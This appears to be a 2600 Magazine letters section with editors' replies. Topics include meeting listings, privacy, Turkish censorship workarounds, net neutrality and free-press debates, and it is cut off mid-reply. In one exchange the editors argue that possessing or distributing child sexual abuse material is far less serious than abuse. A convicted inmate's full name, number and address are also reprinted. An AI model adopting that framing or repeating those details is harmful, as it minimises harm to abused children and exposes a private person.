We were able to verify that the establishment is no longer there, however, the meetings are still going on. There are a number of reasons why you might not have found someone there on the occasion you went, but hopefully it was an anomaly. Please continue to show up and let us know if you continue to experience problems.

Dear *2600*:

I was at the World Exchange Plaza in Ottawa, Ontario, Canada yesterday, Friday, May 1st, at 6:30 pm on the second floor. There was no meeting. There were only four people on the entire second floor and I asked them all if they knew anything about a *2600* meeting and none of them had a clue what I was talking about. Do you have contact information for the person who is supposed to be running the Ottawa meeting?

Tyrion High Elf

We don't give out contact info or act as go-betweens, other than to keep track of what meetings are happening, publicize the new ones, and stop listing the ones that no longer exist. We will keep an eye on this one to see if it needs to be delisted. If you continue to attend, please let us know. Also, be advised that there is no one person who runs any of the meetings. You are as much in charge as the next person, who hopefully will show up next time.

Artwork

Dear *2600*:

I have been meaning to send this in for over ten years at the very least - it is a piece of art I made in high school based off the cover of the 1995 Winter issue. It's coming up on the 20th anniversary of that issue. So, since I needed to try to do an address change since my dad is taking and reading my magazines and not giving them to me, I figured I would finally do this too. I was thinking it might be nice for a back cover photo - maybe you guys will think so too. Thanks for all the awesome work you guys do - I look forward to getting my magazines again.

Mike

As this wasn't in color and doesn't really fit the back cover requirements, we thought we'd print it in these pages, so people could appreciate it. Thanks for sharing. And, since your dad doesn't seem to know the meaning of that word, perhaps a gift subscription for him is in order? It might help keep the peace within your home. Unless you're actually moving out of your house to solve this problem - if so, we can't say we're surprised; people go to incredible lengths to get this magazine and sometimes incredible distances.

Deep Thoughts

Dear *2600*:

The tremendous advancements recently in 3D printing technology brings up the discussion relating to the pros and cons of such tools. Let's first start with the tremendous opportunities that come along with 3D printing technology, such as being able to make all sorts of objects from various materials whether they're toys, electronics, automobiles, or even buildings - from a single device. Having the ability for an individual to make their own objects without using a company and/or other person is a tremendous advantage because ideas/objects made are only limited to what one can imagine. That's the great upside to 3D printing. But 3D printing isn't without its downside like anything else, and that's the loss of employment for those who used to make various products, but would lose their position to a 3D printer. Even though someone needs to operate it, the amount of positions could be drastically reduced and less employment opportunities available. The other potential downside of 3D printing is that very few can afford one currently because prices are still relatively high, but hopefully will go down in the near future. 3D printing can be a valuable tool to utilize since it can make practically anything one can imagine, but the downside has to be looked at as well regarding this technology.

Bill Miller

They said the same thing about computers back in the day. Old jobs disappear, new ones emerge.

Help

Dear *2600*:

Two weeks ago, I sent *2600* snail mail a disk with my book manuscript on the philosophy of computing that I am seeking a mainstream publisher for. I have been pub-

lished before in the letters to the editor section of *2600 Magazine*. I am hoping that *2600* can help in placing this book manuscript to a mainstream publisher.

John

We're not agents, so this is not the sort of thing we would do. We do, however, print stories, articles, and essays on a very regular basis, so receiving something of this nature that we weren't able to print (being non-mainstream ourselves) probably caused a great deal of frustration down in the articles department.

Dear *2600*:

What is the name of the news you were talking about re Google taking down blogs?

How can I search for news about this online, how can I research it? I tried doing it through their search engine or looking at newspapers but I don't know what to call it.

Thank you.

Anonymous

Not to be picky, but we had no idea what you were referring to or where you might have heard it, since this extremely vague description and lack of a timeline could apply to a number of occurrences in history. We suspect you're talking about something that was on one of our radio shows at some point a while back. This is how Wikipedia sums it up: "On February 24, 2015, Blogger announced it will no longer allow its users in late March to post sexually explicit content, unless the nudity [offers] 'substantial public benefit,' for example in 'artistic, educational, documentary, or scientific contexts.' On February 28, 2015, [due to] severe backlash from long-term bloggers, Blogger reversed its decision on banning sexual content, going back to the previous policy that allowed explicit images and videos if the blog was marked as 'adult'." We hope this helps in your research and inspires people to use their voices to reverse unfair policies.

Contributions

Dear *2600*:

I have written an extensive critique of the Apple Watch that your readership may find interesting. It delves into feasible security and surveillance issues of the mobile platform in a realistic model of today's political situation.

The text itself has been available as a PDF (link included) since January and a new ebook was just completed, with a version best viewed on the Kindle Paperwhite as well as an EPUB version. These are all publicly available at Dropbox, as well as an online version.

Any feedback or ideas appreciated.

BTC

We really wish you had sent us the article, as it would likely have been prominently featured in this issue and preserved for all time. Apart from the fact that we don't generally print articles that have already appeared online, the links you sent us no longer work, so there's nowhere to even find the piece you wrote. Please, in the future, send anything like this to articles@2600.com first. Once it's printed, you're free to post it anywhere, but we think it will reach more people and be accessible for far longer through our pages.

Dear *2600*:

I am getting in touch because I'm an artist and anthropologist, long fascinated with the history of phone phreaking and telecommunications culture in the 20th century.

I wanted to get in touch to potentially open up a conversation about whether there might be a way of turning the "payphones of the world" into a printed publication. I think it would be wonderful and an interesting insight to have these photographs gathered together in one reference book.

If this is of any interest to yourself and the *2600* team, please do be in touch!

Lewis

This has long been something we've had an interest in putting together. We certainly have compiled a fair bit of history on this one form of technology over the decades. Right now, the closest thing we have to a payphone photo book is our annual calendar, which features 14 unique pictures each year done up in style. We hope to do even more in the near future. Of course, a fanatical response to this idea might convince us to move quicker.

Dear *2600*:

you are the best, im sorry this looks like a tweet, it is not. Shamplaza forever!

Info

And yet it fits so comfortably within the 140 character limit.

Dear *2600*:

I am a software developer and have been since the mid 1980s. I created a new encryption program called Yull Encryption. It does not use AES and, as far as I can tell, is not like others on the market, which hopefully is a good thing. But that is not for me to decide. It is located at: https://www.yullencryption.com. I wrote a couple of white papers which go into some detail about how the program works. The links for them are also on this page.

RON

Our readers will take it for a test drive and hopefully let us (and you) know how it handles.

Dear *2600*:

I would like to discuss potential partnerships with *2600* and a crypto-currency business that I represent. If the appropriate staff member could get in touch with me, I would be most grateful.

Mined Phreak

We don't really do partnerships and we have little time for phone calls. If you're doing something cool enough for our readers to take an interest in, write it up as an article. Be warned that we burn puffy PR pieces at the end of each week.

Dear *2600*:

From the 2015 *Old Farmer's Almanac* (Western edition), page 118: "When observed in desert skies far from any city, there seem to be millions of stars visible to the naked eye. However, the actual number is about 2,600. You could count every star in just over 20 minutes at a leisurely rate of about two per second."

So now you know.

Wolverine Bates

We do indeed. But we don't intend to try this.

Dear *2600*:

I forgot to mention in my last transmission, would it be possible for me to give shout-outs to Scratchy T. Carrier and Mark Bernay?

Wolverine Bates

Shout-outs in letters now. And a separate letter to ask permission. What is the world coming to?

Dear *2600*:


I've been leafing through our library's online database for the local newspaper, the Oklahoman - it goes all the way back to the 1900s, all scanned, all downloadable.

Anyhow, I found this ad, and I knew you had to see it and have it.

Keep up the good work.

Alan

Now that is a classic.



Deeper Thoughts

Dear *2600*:

The advancing field of quantum computing offers many solutions to several complex problems through a series of algorithms in various manners, whether it be medicine, artificial intelligence, cryptography to name a few. Quantum computing in theory allows for calculations to be made simultaneously, especially more complex problems, whether it's medicine or something such as encryption. Traditional computing does not have the power to arrive at answers that quantum computers offer. Quantum computing would be great to find breakthroughs for cures of various diseases that currently inflict millions such as cancer, heart, etc. Quantum computing could also allow for better cryptography, but also break encryption, which brings up a hot topic of privacy that is much discussed in academia and corporate circles. Quantum computing could lead to more breakthroughs relating to artificial intelligence, which could be of great use for humans, especially for mundane tasks. But many argue another side of the equation concerning job losses. Quantum computing could have many promising offerings in various ways, but downsides have to be considered as well through dialogue between experts and the public at large to best maximize the positives and minimize potential negatives.

Bill Miller

This seems strangely familiar, particularly the part about possible job losses and considering the downsides. They once said the same thing about 3D printers, didn't they?

Concerns

Dear *2600*:

I've been aware of the *2600* group and publication for almost a decade, but up until now I haven't actually read the magazine (I know, I'm full of shame). But happily, I can say I purchased my first (of many) *2600* magazines. After reading through all of the great sections, I came to the "Letters to the Editor" and, as I was reading, I noticed something that has made me kind of morose. Low quality questions and statements. Things like this are so common on many of the "hacker" forums/communities you see today. People who use and abuse tools without understanding. I personally am worried for the mindset of the next generation of hackers.

I worry that people who actually think, develop, and hack are going to become more and more rare. Especially since this new generation is fine with tool suites like "Kali Linux" or some other USB distro. Spoon feeding and cookie cutter "Certified Ethical Hacker" courses are damaging the future for new hackers. What do you think the future of hacking will be like with all of these present trends?

With Concern
NO-OP

You raise some excellent points and ones that we worry about as well. When all of this was first unfolding (much of it right here in these pages), you were able to see the curiosity and inquisitiveness as the dominant force driving the many discoveries being made, discoveries that we would subsequently devote space to. This has by no means disappeared, at least not from here, but it's largely overshadowed in the mainstream by shortcuts, conformity, and the proliferation of technology. That last bit is certainly not a bad thing, at least not on its own. However, when people stop questioning or experimenting or even understanding the technology they're using, that's when we see a steady distancing from the hacker mindset we all treasure. It's a very easy trap to fall into, as we have so many conveniences and toys to be occupied with that we don't see when

we're agreeing to accept unfavorable terms in exchange. Giving up our privacy, agreeing not to reverse engineer hardware or software, and accepting advancements without actually being a part of their development are each unhealthy symptoms of the problem we're all facing. The one fact to remember is that hackers have always been a rare breed, so being overshadowed by the mainstream isn't really something to worry too much about. We believe the hacker spirit will prevail, as it always has, and that we'll manage to retain control of our technology, break the rules that hold us back, and use these tools in manners in which they were not intended. That is, after all, our legacy.

Dear *2600*:

I loathe and detest the amount of data being taken from my use of the Internet, email, etc. It's like having the rear door of our house open and inviting in anyone who feels like rooting through my drawers and closets.

But just how far should I go to make my use of the computer private? I've been reading *2600* since 2012 and, from it, found the Kevin Mitnick book which has made a deep impression on me.

I use the SRWare Iron browser (it's supposed to *not* give out private data), but what else? I'd like to encrypt messages, but don't have anyone to write to in encrypted form. I'd like to encrypt my hard disk. I'm thinking of installing EasyBCD, or perhaps going "dark." But is it worth it?

I'm 75, my disk has many family photos, a good music selection, and a number of articles that I've written, plus a bunch of emails. I do banking and purchasing online. I never open attachments to emails unless I know and trust the sender. I have several email accounts: one POP mail; the others I open on the website using their mail programs. (I travel quite a lot and access my mail when away, including the main account where messages wait on their site for me to read, and can then download them when I'm back home).

My machine? An old HP with two disks: one has Kubunto; the other Windows XP.

David

You're doing everything you should be doing just by thinking about this and considering the different possibilities. It's about as far as most anyone else has gotten, something that clearly needs to change - and will, if more people exercise the diligence you're demonstrating. Preserving your privacy is a very serious concern, but only you can decide where the line is between security and convenience. We don't think anything is gained from cutting oneself off entirely simply because these issues remain mostly unresolved. That's precisely the reason to remain involved so we can all participate in creating an eventual solution. It certainly won't happen without all of us being in the conversation.

Dear *2600*:

Nice that you have a new blue box shirt. After all these years, the obvious schematic mistake is still there. There is only one summing resistor going to the audio amp (100K).

Ma would have rejected these tones as they would have too much twist.

Fred

We'd be somewhat happy to redesign the schematic so that the device, albeit outdated, would work properly if built. If there's a good deal of agreement that this needs fixing and is worth doing, we'll tackle it. Otherwise, we'll consider it an exercise in preserving a bit of flawed history.

Dear *2600*:

I've been a reader of your brilliant magazine for a few years now and love every edition. I have even purchased all of the back volumes since their releases a few years ago.

I purchased a small hoodie from the *2600* store on March 9th and paid $11 for international delivery. As such, I was incredibly shocked to be contacted by the postal service to find out I had to pay $11.24 for customs charges. Going to collect the item and having to pay was a massive hassle, and I expected all of this to be covered in the postal charges I'd paid to you.

Lucky for me, in this current economic climate, I'm in full time employment and can afford the little bit extra, but I want to make you aware of this issue with delivery to the U.K., as I would hate for anyone else to get stung by the postal service's hidden charges!

Si M

We have no control over how other countries deal with customs and whether or not there are additional charges. From what we can see, though, you shouldn't have been charged any customs duty based on the value of what you bought being nowhere near the minimum level needed for such a charge. You may have been subjected to a VAT (Value Added Tax) charge, but we can't say for sure, as this is all quite literally foreign to us. What should be clear is that our packages are treated the same way as anything else coming from the States. Please let us know if you have reason to believe otherwise.

Dear *2600*:

In your Winter 2014-2015 issue I read a letter from an inmate held at a federal corrections facility. He seemed like a pretty smart guy that had been knowledgeable enough to be able to alter MP3 player firmware. I was intrigued about what this person may have done to land him there.

Doing some digging, I found his record on the Bureau of Prisons website to make sure this was a real person who didn't just make up some inmate number. Sure enough, he put his real name and number down. Searching for his name took me to an article on the FBI website. This article revealed that one Solomon B. Kersey had not only been arrested for distribution of child pornography but had also confessed. His current place of residence is what one would expect, given where he was ar-

rested from and the release date from the Bureau of Prisons website matches what was found in the FBI article, give or take a few months for possible time served and/or good/bad behavior.

Other people reading his letter probably just assumed he had gotten in trouble for hacking-related activities given his knowledge. I think it's fine if he wants to give out MP3 players to people who can crack the firmware because, hey, I am a hacker after all, and the more knowledge out there the better. I probably wouldn't even be writing this letter, though, if it weren't for his last sentence which asks for donations. Donate whatever you want to whomever you want, but you should at least first know who it is you're donating to.

Bureau of Prison's inmate locator: www.bop.gov/inmateloc/

FBI article: www.fbi.gov/atlanta/press-releases/2011/at012811a.htm

Caz

We agree it's always a good idea to check people out to see what's in their past and/or present. But we hope those who do also consider that such determinations are seldom black and white. There's always more to the story and questions to be asked. (We know nothing about this particular case nor do we wish to as we have more than enough to handle as it is - too many people in prison send us their legal papers thinking we can help and we just aren't equipped for this.) We find that charges of child pornography are handed out - or threatened - in far more cases than one might expect. It's a charge that's almost impossible to challenge in today's society and is almost certain to result in widespread condemnation before conviction. That alone makes us suspicious as to whether such charges are being embellished by the authorities - it certainly wouldn't be the first time such abuse occurred. And in so many cases, the word of the prosecution is the only word given credence by the media and, hence, seen by the public.

Even saying this much is enough to enrage many people, despite the fact that we have always suspected the motives of the authorities by default. So we will enrage them even further by saying that copying files is simply not the same thing as actually committing the crime documented within the files. It just isn't, despite the strong emotions we may feel. We know all about the negative effects caused by the distribution of child pornography. But a "fantasy offender" isn't necessarily the same as someone who directly causes harm to another. They certainly can be, and that's what further investigation ought to focus on. By painting everyone who possesses a certain type of file with a broad brush, it not only sets a very dangerous precedent for other less obviously awful subject matter, but it actually minimizes the actions of the true abusers since they're treated almost exactly the same as those who just hit a few keys on the keyboard. Of course, distribution is significantly worse than mere possession, but still is very different from actual abuse.

We hope people think about such issues critically and not in jingoistic terms. Remember that it's always the most indefensible behavior that is first subjected to treatment that we would otherwise consider unacceptable - lengthy imprisonment, surveillance, drug tests, lie detectors, etc. - and that this treatment without exception is gradually expanded to a broader and broader part of society, for our safety and at the insistence of many. As we said, there's always more to the story.

Here's another letter from this very person that predates this discussion:

Dear *2600*:

I'm writing for support and because I feel as though I was really screwed over by the U.S. legal system. A hacker at heart, I began taking things apart since I can remember, then putting them back together again, fixing and tinkering with them.

I learned basic programming when I was six or seven and had the C-64, VIC-20, Plus/4, TRS-80, Tandy 1000, IBM PS/2, etc. By age eight, I could build a 386/486, set the dip switches for the CPU, ISA, SCSI cards, etc. and installed DOS, Windows, and software. By nine I was copying floppy disks (games, etc. for friends) on the Tandy 1000. I took apart any and everything I could get my hands on.

I was lucky enough to be able to buy car trunkloads of school surplus for $25 a month at age 12 to 18. I got Tivos, VCRs, LaserDisc players, computers, MACs, PCs, etc. I would fix, buy, or sell. I have a photographic memory of how most anything works.

One of my favorite projects was the original Xbox and EvolutionX dashboard. I learned so much modding my Xbox and playing with all of the supporting software and hardware mods. I always built all of my own PCs and towers, of which I've owned at least 20. I got into Linux with Minute OS, PHLAK, Ubuntu, and BackTrack, as well as Xbox and Dreamcast Linux.

My dad, who was a communications maintainer for CSX Transportation, taught me how to solder at age six. (Sadly, he passed away unexpectedly from a heart attack at age 45.) I can easily build my own custom PC boards now.

As a kid, I burnt up the Gnutella networks, MP3s, movies, games, etc., then moved on to BitTorrent and downloaded everything I could get my hands on - PC games, movies, etc., etc. It was all free and I had STBs and never deleted anything. You name it, I probably downloaded it for "testing purposes."

I could go on and on about all of the stuff I've done, but I need to get to the point at hand. In 2008, a phone call was made to the FBI (by someone I barely knew) stating that one of my PCs had CP on it. Well, here I sit, five years so far in federal prison with six years remaining and that's counting my year and a half of good time.

I'm not asking for pity and I understand how

the world may view me, but really I'm just a kid who made a mistake (I was arrested at age 23) and it's not as cut and dry as you may think. I'm lucky to be in a low facility that tries to rehabilitate. I've even had CIOs say that I got fucked over, being that I had no criminal history.

Now to the core of my issue with the laws. There is something *very* wrong when people in state prison are serving two and a half to five years for physical contact with a minor, and in some cases the acts are horrific. But to give someone who had something on a computer 10-15 years is ridiculous. And to enhance them for using a computer is even worse.

Attention needs to be brought to these laws and to the federal guidelines for all cases. Just compare the cases of people who had actual victims to those that had computer related crimes. Murderers get less time!

During my time here, I've only made one really good friend (educated and tech savvy people are hard to come by). He was a hacker and didn't know it. He modded games and levels, he took apart, tinkered, designed, and fixed things. I taught him as much as I could during the year I got to know him. Thankfully, he was "lucky" in only getting a five year sentence on possession of CP. Thankfully, he is back home with his family now.

He and I worked at the prison's electronic shop and comm tech shop, making $45-$80 a month. I have since used some of my money to send him some books on electronics and biodiesel (he and his family are farmers). I've also worked on plans to create a solar electric installation business when I get out that I would like to work on with him. Although this may prove difficult, being that felons can't normally associate with each other, I am working with LegalZoom to establish the LLC.

Another plan I have is a website to cross reference cases and time served/punishment received. This was indeed a wake up call, but I believe five years would have been plenty. After that much time, you start going downhill and it does more harm than good, not to mention the 25 years of paper with restrictions that are next to impossible to adhere to for 25 years. My friend got life paper.

Since being incarcerated and confined to living in a small space, I've discovered a lot about myself. One thing is that I'm a pack rat. I was also a digital pack rat, never deleting hardly anything. Also, I've discovered I'm a bit OCD, which was misdiagnosed in my childhood as ADD (it may be Asperger syndrome) for which I was prescribed Ritalin as a child. Both of these may have been contributing factors in my case.

I'm not so much writing for support for myself, but to get this info out there. I see so much government waste here. Eighty-five percent of the 1900 inmates here would be OK on ankle monitors confined to house arrest, where they could work jobs, contribute to the community, and pay their way instead of being a burden on the economy, as well as maintaining family ties to help with their recovery.

Instead, federal prison is a slave industry. Inmates work for UNICOR and pay for overpriced MP3 players, songs, commissary, etc. We and our families are milked out of our money and our labor.

Anyways, just my two cents. Letters welcomed.

Solomon B. Kersey #87754-020
Federal Corrections Complex - Low
P.O. Box 5000
Yazoo City, MS 39194

Sad Tidings

Dear *2600*:

Please be aware that one of your lifetime subscribers, [redacted], has passed away. Therefore, can you please cancel his subscription?

Have forwarded this to "letters." Clearly needs to go to subscriptions, but was unsure of the email address for the department, so if you could please forward this message. Just to say he always enjoyed reading the mag, so many thanks!

AC (Partner)

Our sincerest condolences. It's always sad when a lifetime subscription expires. For the record, subscription correspondence can be sent to subs@2600.com.

Replies

Dear *2600*:

Please consider this as a response to your editorial, "Nous Défions Tout."

Normally I appreciate your editorials, even if I don't agree with everything you say, even if they challenge my current position. But stating that the cartoonists and writers who died in the *Charlie Hebdo* massacre "felt most passionately about protecting the rights of anyone under assault", is just plain BS. *Charlie Hebdo* attacked Muslims in France because they are a weak and marginalized group (in that country) and the magazine profited from inflaming the racism of the white, nominally Christian population of France's right wing, from the party of the Le Pen family, National Front, and further into a cesspool of racism.

To say that the *Charlie Hebdo* cartoonists "were no friends of the ugly nationalism and religious intolerance that has been springing up in France and other countries" is to just drown in contradictions. The magazine came back from the brink of bankruptcy by profiting from "ugly nationalism" and "religious intolerance." They got away with insults to Muslims and their religion in a way that was impossible with other groups. To illustrate, there was an incident in 2009 where a writer for *Hebdo* joked that President Sarkozy's son was marrying a Jewish woman for social advancement. This was considered so far beyond the pale, and so anti-Semitic, that the writer, when he bravely refused to remove his pallid little joke, was fired. Yet showing a naked

and ugly Mohammed having anal sex was a staple of the magazine.

Furthermore, France, which stands solidly behind *Charlie Hebdo,* has only intensified its imposition of censorship. Not against anti-Muslim sentiment, but against many things that offend the French state, or powerful people.

None of this justifies the massacre. If people machine gunned the staff at the most vile underground pedophile pornography website, it would still be a horrible crime. But a horrible death does not automatically elevate the victims to sainthood. We can defend freedom of speech without endorsing that speech.

David Crowe

The only thing we can really disagree with here is the perception that Muslims were targeted for being "weak and marginalized." The magazine ridiculed and mocked all religions, Christians and Jews included. This is well documented. Obviously, the stronger the reaction, the stronger the response to that reaction would be. It's not an unusual part of satire. And you will always be able to find hypocrisies and contradictions within any organization, but that shouldn't define everyone who worked there, nor the people who supported the magazine's premise.

Now, contrast Charlie Hebdo *to a recent event held in Texas whose clear purpose was to antagonize Muslims by holding a contest for Prophet Mohammed cartoons and inviting speakers with blatantly racist backgrounds. Had the attack on that conference been successful, it would be outrageous as well, but the moral ground that was achieved in Paris simply wasn't present in Texas. Assuming that everyone who challenges taboo subjects is of the same ilk has a chilling effect on free speech, as does hesitancy to make a challenge for fear of being categorized in the same way.*

Dear *2600:*

This letter is in response to the important issue of timing in the dissemination of knowledge. I am a Vietnam survivor. I agree 99.5 percent with what you stated in 30:3. You continually state that knowledge should be free. What about knowledge that in its timing of release causes the death of American soldiers of any service? Is that justified? I don't think it's even close! Ten of my comrades were killed in an ambush that occurred due to the details of our mission being printed in a U.S. paper the day before we initiated the action. It was not for killing, interdiction, capture, or any purpose but documentation. We did not know the article was published - that was intelligence's job - but as soon as the chopper was gone, we were hit and within two minutes ten were dead. The rest of us tramped our way back to our nominal lines, losing one more on the way. For the next ten years, I had to submit to body and cavity searches whenever I flew civilian airlines, as I had so much shrapnel in my body that I set off the metal detectors as I went through them. More than once, it made me miss my aircraft, to the point where we had to get permission to travel in uniform with a military physician's letter of explanation. Do you consider that the justifiable use of information being free? Again, I damn sure don't think so! So, while I agree that information should be free, I also feel that appropriate timeliness is just as important. Manning and Snowden's release of information was to inform and protect. Kudos to their courage and appropriate timing that cost no American lives that I am aware of. But the dangerous irresponsibility of the American press was evident at least as far back as Vietnam. So much for that right to know. Tell it to their parents!

Captain Cautious

It's really a very subjective concept, as you'd likely feel quite differently if there happened to be leaked information that benefited the side you were fighting for and was to the detriment of the enemy. When it comes to information and knowledge, it's really not about one side or another, but rather about what is true and what isn't. That's obviously hard to grasp when you're in the thick of a conflict, but it's a reality (and we're seeing it more than ever in the present day). A regime's military ambitions simply don't always reflect the interests of its people and oftentimes run contrary to them. Therefore, it can be of little concern to those leaking the info as to whether or not it hurts the cause of a particular government. It's truly unfortunate when individuals are caught up and sacrificed in these events, but you could just as easily say the same of soldiers and civilians from the other side who are adversely affected, often far worse than anything we're used to. In short, it's tragic what happened in your case, but it really has nothing to do with the operations of a free press, whose obligation is to report the news. Once something is leaked, it's worthy of being reported on. Anything less means the media is not operating independently.

All of that said, it seems nothing short of incredible that this was reported publicly in a U.S. paper that the enemy read and those commanding your side did not. We suspect that resulted in some changes in the way military intelligence was handled.

Dear *2600:*

In 30:2, BudLighty says "...where has the loyalty gone?" (in regard to U.S. government agencies recruiting hackers "for their own purposes"). What he said was right on target.

It's called U.S. Cyber Command (USCYBERCOM), which is a branch of the Department of Defense at the Fort Meade Army base in Maryland. In the words of former director of the National Security Agency, Chief of the Central Security Service, and Commander of USCYBERCOM Keith Alexander (a sort of all-powerful cyber Alexander the Great of the 21st Century), "It is in cyberspace that we must use our strategic vision to dominate the information environment." That was, unofficially,

his modus operandi.

So yes, USCYBERCOM is recruiting hackers. In early June 2009, while I was participating in a digital forensics competition called the DC3 Challenge, which is hosted annually by the Department of Defense (dc3.mil/challenge), I was approached by a recruiter who craftily played upon my ego and patriotism to try and get me to "switch hats" and turn me into an informant. In fact, it was a DoD informant recruited from the DC3 who was my partner in the competition who hand delivered me to the FBI informant on my case whose testimony sent me to prison. (DC3 Challenge is an informant recruitment platform for hired snitches.) It was also a hacker-turned-informant who turned in Pfc. Bradley Manning.

If my opinion carries any weight at all, I fervently believe that domestic spying is a far cry from patriotism. Warrantless scanning, logging, and tracking makes utterly void the Constitution of the United States - this Constitution being the supreme law of the land designed to preserve the American way of life that thousands have bled and died for. What shall we say then? That our war torn martyrs have died in vain? The people forbid it!

Hackers have very incredible, unique skills and a distinctive way of thinking that establishes us and sets us apart from the simulation of society. The government, no matter how hard they try, simply cannot teach the spirit of hacking in a rigid, mundane, two-hour lecture - things we have acquired during a lifetime of curiosity, exploration, and experience. So they exploit us to acquire this power, not so they can learn it, but so they can abuse it through *you*. Such a power has, is, and will be used to ensure governmental power and expansion, and all the players participating in this cyber power-grab, save for Alexander the Great, are fully expendable.

Hacking is our last line of defense, but even then President Obama controls the Internet kill-switch. But then again, hacking itself is not limited to the computer or the Internet, but is applicable in every facet of everyday life, so creativity is called to mind.

If the government monopolizes all technology that we socially interface with, and hackers betray our knowledge (and each other), we will have little left to protect the people from a total government invasion. If not for the fundamental provisions found in the Declaration of Independence, Constitution, and Bill of Rights, there would be no freedoms at all.

Those employed by USCYBERCOM have to pass standard mandatory screening in order to qualify for security clearance. They must relinquish all provisions of free speech regarding the nature of their work, even if their actions sear their guilty conscience, they are bound by oath, in which breaking the oath of office could amount to grave consequences.

Their lives are routinely scrutinized, and all their communication put under surveillance. Once you have the revelation that this operation has little to do with thwarting terrorism, but everything to do with integrating total surveillance into the social simulation, then what will you do? Where are your loyalties now? To whom do they belong? The pursuit of power is never satisfied until it has consumed everything. It is an unquenchable fire.

Senator Sam Ervin once said in regard to the Pentagon Papers, "When the people do not know what their government is doing, those who govern are not accountable for their actions, and accountability is basic to the democratic system. By using devices of secrecy, the government attains the power to 'manage' the news and through it manipulate public opinion." Ramsey Clark as Attorney General also said, "if government is to be truly of, by, and for the people, the people must know in detail the activities of government. Nothing so diminishes democracy as secrecy."

Ecuadorian President Rafael Correa stated, concerning Edward Snowden's leaks about the NSA's spying program: "What's important here is what Snowden has revealed: the largest mass spying program in the history of humanity, inside and outside of the United States." Manning, Assange, and Snowden represent the side I feel we should all be playing on. Their incredible courage is not without sacrifice. At the risk of their own lives, they have given us the truth - and *that* is the spirit of patriotism. Power to the people. (This is all my opinion, of course.) Read and distribute copies of the Declaration of Independence and the Constitution to everyone. It is your duty. Inform and reclaim.

"Torment is prescribed to the victims of a faceless antagonist." (Go Anonymous!)

Ghost Exodus

Dear *2600*:

I was in Istanbul for a couple of months last year and don't consider myself an expert, unlike your "Telecom Informer" who was there for a lengthy three days and decided to submit a poorly informed travel blog for his column in the Spring 2015 issue.

The lack of public calling isn't at all surprising when you look at how locked down the government tries to keep telecommunications in general. The requirement to register your phone with the local authorities is a good example of that. But, letting Vodaphone handle it all for you at the airport is how you pay a remarkable amount for the privilege of the government knowing which hardware is yours. If you ask around, you can find someone selling SIMs that will register your phone to himself (or a friend, I'm not clear on the exact details) for half the price or less.

I am surprised that The Prophet wrote about the censored Internet without mentioning how easy it is

to get around. Unless they upgraded their technology significantly since I was there, the Internet is censored through a simple DNS block. Swap out your DNS for a DNS server not run by a Turkish ISP (but not 8.8.8.8 - that's been blocked, too) and you can troll all the YouTube and Reddits you want. (As part of their campaign booth in the hip, young Besiktas district, the main opposition party, the CHP, kept passersby up to date on the latest ways to get around the firewall. They still lost the election.)

And I don't know what "shared language" they have with other countries in the region. Turkish is only spoken by a majority of people in Turkey (and Cyprus, if you consider them a separate country). It's a minority language in Greece, Bosnia and Herzegovina, Romania, Iraq, Kosovo, and Macedonia. There are similar Turkic languages (including Azerbaijani) that can probably be roughly understood by a Turkish speaker (like a Romanian speaker can understand Italian or French), but they're not similar enough to call it a shared language (unless you also want to assert that Portugal and Spain have a shared language).

And speaking of language, the racistly-named "Turkish shrug" was probably more from the language barrier than a lack of knowledge or interest in whatever he was asking about, as less than 20 percent of the population of Turkey speaks English. From conversations with Turkish people I had while I was there (and the many violently suppressed protests), I would say a good many Turkish people ask why.

On the telecommunications front, Istanbul has an active hackerspace that, while I was there, was working on teaching the community how to set up mesh networking. They also have a really interesting habit of running cables down the sides of buildings, and just cutting the cable and leaving it dangling when switching to a new cable/satellite/etc. provider.

Tia

The Prophet responds:

"I wrote about Turkey with some trepidation, because I have never seen anything written about the country that isn't answered with angry letters. So, thanks for your letter. It validates that Turkey remains one of the most radioactive subjects for writers.

"- IMEI registration in Turkey is done for tax reasons, and it has been widely reported (not just by me) that IMEIs not registered with the appropriate Turkish tax authorities are not able to be used for prolonged periods on Turkish mobile networks. While it is sometimes possible to temporarily switch a SIM card into an unregistered handset, this doesn't work for an extended period of time.

"- I cover a lot of material in a relatively small amount of space and to some degree, it's impossible to avoid a certain degree of generalization. This is as true for technology as it is for linguistic subtleties between the Turkic Azerbaijani language and Turkish as spoken in Turkey (or different regional accents thereof). Thanks for your understanding.

"- Changing your DNS server doesn't consistently work anymore to avoid the Great Firewall of Turkey, which is rapidly becoming a content filter more resembling that of China. Internet censorship in Turkey is real, and even if there are ways to get around it, most people are not technically sophisticated enough to do so. Also, keep in mind that evading censorship can paint a bulls-eye on your back. Do so with caution when operating in authoritarian regimes that practice censorship.

"- Different cultures practice different gestures and mannerisms. Turkey is no exception in its practice of the "Turkish shrug." Particularly in markets when you ask for a lower price.

"- Finally, an interesting point about how outside plant is maintained. It's also common to leave behind old cabling in Thailand.

"Thanks for writing, and never stop exploring."

Still Deeper Thoughts

Dear *2600*:

The recent approval by the Federal Communication Commission (FCC) with a 3-2 vote in favor of net neutrality will be bad for the future of the Internet both in short and long terms. Net neutrality basically treats the net like any other utilities that an individual consumes such as gas, electric, water, etc., which clearly it isn't since there are different types of traffic like video, voice over, regular web information, to name a few. The short and long term implications with regards to treating all of these types of content exactly the same will mean less innovation, making less opportunities for new ideas to come forth along with jobs such as engineering and entrepreneurs that normally would exist without those regulations. Investors won't be so quick to back potential new innovations that could be great for consumers to use. The other side being consumers will see less new and exciting products and/or services offered to them, thus stagnating money being spent by customers because everyone always like newer innovations that could be offered. Net neutrality as well means paying the same or higher prices, both now and long term, without newer innovations potentially being offered. The Internet should not be regulated. Doing so means less innovation, leading to fewer services/products offered to consumers.

Bill Miller

We're afraid you have bought into the fear mongering that the big cable companies and Internet service providers have been dishing out to the public. There is no indication that preserving the already existing net neutrality will hurt innovation in the slightest. Smaller companies and innovators will be protected from being crowded out by huge

